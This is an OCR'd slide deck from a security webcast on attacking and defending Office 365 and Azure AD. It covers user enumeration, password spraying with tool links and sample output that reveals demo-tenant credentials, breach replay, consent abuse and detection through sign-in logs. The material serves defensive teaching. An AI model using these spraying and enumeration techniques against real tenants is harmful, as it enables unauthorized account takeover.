TRIMARC SECURITY



TRIMARC

WEBCAST


WILL BEGIN SHORTLY

Trimarc is your Trusted Advisor For Securing your Enterprise



Trimarc's Active Directory Security Assessment provides actionable information enabling you to quickly resolve critical issues.

Trimarc Expertise



Trimarc Combines Operational Knowledge & Experience with Security Vision

Trimarc Security Assessments

- Comprehensive review
- Detailed, actionable recommendations
- Provides a roadmap to improve security posture
- Trimarc Security Assessments:
  - Active Directory
    - Active Directory Security Assessment (ADSA)
  - Microsoft Office 365 & Azure AD
    - Microsoft Cloud Security Assessment (MCSA)
  - VMware
    - VMware Infrastructure Security Assessment (VISA)

Upcoming Trimarc Webcasts



Securing Active Directory: Performing Your Own AD Security Review


Wednesday, June 17, 2020

1pm to 2pm (Eastern)

Presenter: Sean Metcalf

Registration: Trimarc.co/SecurityWebcasts

Securing Office 365 & Azure AD: Defend Your Tenant



Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com
@TrimarcSecurity

About

- Founder Trimarc (Trimarc.io), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: Black Hat, Blue Hat, Bsides DC, BSides Charm, BSides PR, DEF CON, DerbyCon
- Security Consultant / Researcher
- AD Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)



AGENDA

- Introduction
- Attacking Office 365
- From Azure AD to Azure, An Unanticipated Attack Path
- Securing Office 365
- Conclusion

Attacking Office 365: Password Spray

AD Recon vs Azure AD Recon



On-Prem AD

AD user can enumerate all user accounts & admin group membership with network access to a Domain Controller.

Azure AD

Azure AD user can enumerate all user accounts & admin group membership with access to Office 365 services (the internet by default).

User enumeration* often possible without an account!

Azure AD User Enumeration

O365 Creeper
Office 365 Authentication Page (Python)
[Account Discovery]

- https://github.com/LMGsec/o365creeper

MSMailProbe
OWA (Golang)

- https://github.com/busterb/msmailprobe


~~Office 365 User Enum~~
~~ActiveSync (Python)~~

- https://bitbucket.org/grimhacker/office365userenum/src

O365 Recon
MSOnline/AzureAD PowerShell Module (PowerShell)

- https://github.com/nyxgeek/o365recon

Password Spraying Overview



No account lockout since 1 password is used in authentication attempt for each user in the list (typically all or just admins) then the password spray tool pauses before moving onto the next password.

Password Spraying

Ruler (Exchange) [Golang]	• https://github.com/sensepost/ruler/wiki/Brute-Force
SprayingToolkit (Lync/Skype for Business/OWA) [Python]	• https://github.com/byt3bl33d3r/SprayingToolkit
LyncSniper (Lync/Skype for Business) [PowerShell]	• https://github.com/mdsecresearch/LyncSniper
MailSniper (OWA/EWS) [PowerShell]	• https://github.com/dafthack/MailSniper

Legacy Authentication enables O365 Password Spraying

Legacy = Outlook =<2010, POP, IMAP, SMTP, etc

Attacking the Cloud: Password Spraying

```
PS C:\> C:\temp\Spray-O365.ps1

 Password Spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx. Sit tight...
    5 threads remaining
    [oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo

    + FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand

[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:04
[*] Trying Exchange version Exchange2010
[*] A total of 0 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:35
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\thrawn@theacme.io Password:Summer2019!
[*] A total of 1 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:58
[*] Trying Exchange version Exchange2010
[*] A total of 0 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:02:21
[*] Trying Exchange version Exchange2010
[*] A total of 0 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:02:44
```

Attacking the Cloud: Password Spraying

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:35
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\thrawn@theacme.io Password:Summer2019!
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:04:26
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\obiwan@theacme.io Password:TheForce19
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:04:03
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\bobafett@theacme.io Password:Mandalorian19!
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:05:34
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\bailey@theacme.io Password:Password1
[*] A total of 1 credentials were obtained.
```

Detecting Password Spraying

Azure AD Sign-in Logs require Azure AD Premium (P1 or P2)

Access denied

You do not have access

To see sign-in data, upgrade your organization's subscri ense status: Azure AD Free

Start a free Premium Trial


Now



Detecting Password Spraying

8/1/2019, 9:09:12 PM	Thrawn	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:11 PM	Qui-Gon Jinn	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:11 PM	Lando Calrissian	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:07 PM	Boba Fett	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	obi-wan Kenobi	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	leia	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	Rey	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	kylo	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Padme Amidala	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Luke Skywalker	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Bailey	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:00 PM	Han Solo	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:00 PM	Adm Ackbar	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:08:53 PM	Finn	Office 365 Exchange On...	Failure	52.168.138.234

Detecting Password Spraying



Detecting Password Spraying

Basic info | Device info | MFA info | Conditional Access | Troubleshooting and support

Request ID	8e270d9b-9dc4-41c5-9273-e69395680400	IP address	52.168.138.234
Correlation ID	94558595-8ecc-484b-b7a6-6eaaa3e9d74e	Location	Washington, Virginia, US
User	Boba Fett	Date	8/2/2019, 12:02:06 AM
Username	bobafett@theacme.io	Status	Failure
User ID	5688de1a-10ec-4b5c-b98d-73cff3c2e7f0	Sign-in error code	50126
Application	Office 365 Exchange Online	Failure reason	Invalid username or password or Invalid on-premise username or passwor
Application ID	00000002-0000-0ff1-ce00-000000000000	Client app	Other clients; Older Office clients

Sign-in error code 50126

Failure reason Invalid username or password or Invalid on-premise username or password

Client app Other clients; Older Office clients

Legacy Authentication

Attacking Office 365: Breach Replay

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

Password Reuse/Replay

Our team is currently looking into reports of stolen passwords. Stay tuned for more.

Reply Retweet Favorite


```
30f8c8134437da0c0232eeca20bd7992c00bce74:
df272dfef6127aeaecc5c47c7ceed028c39354df:
c886b08ad18cd650b1bc4a7612a0742a2257a41e:
bd01669b5883f24ebe55930efeb098fb5a873d96:
ef60e1915933c7c5abde3cb160f45bf1963e3525:
991db9efcfa06ae837a4d433b6ba2777256e1af8:
4b757d2f8f7036f8119739e4b82bc27875f4a987:
13a7bc6d3d74dcc5533d0a756a7b9bf4f1b46c7d:
a4404ac0b635faa6264658fc960836a308427c90:
546684e9d6d2f217db45229b4fa63c5d51f26729:
54cd6a7aaf905ac2145942f65a03fa7c54cf3ea9:
fb88038b760bc428e4847831aad572339c2e8ecd:
c06bbe76b5dfa96cb8c0351a227f30b8f1a3109a:
a067d0f50263bc845b31c70b6882ae91ed27a2c:
```

SHA1

112.	Han	Solo	hansolo	LeiaIKnow19!	hansolo@theacme.io
113.	Luke	Skywalker	lukeskywalker	TheForce19	lukeskywalker@Plus.com

Password Reuse/Replay Detection

HaveIBeenPwned.com



Password Hash (of the AD Hash) Sync Enabled: Users with Leaked Credential Report



RISK LEVEL	DETECTION TYPE	RISK EVENT TYPE	RISK EVENTS CLOSED
High	Offline	Users with leaked credentials	2 of 2

Attacking Office 365 Consent Abuse

Consent Abuse



Users fooled into granting permissions to an app that looks like a familiar app.

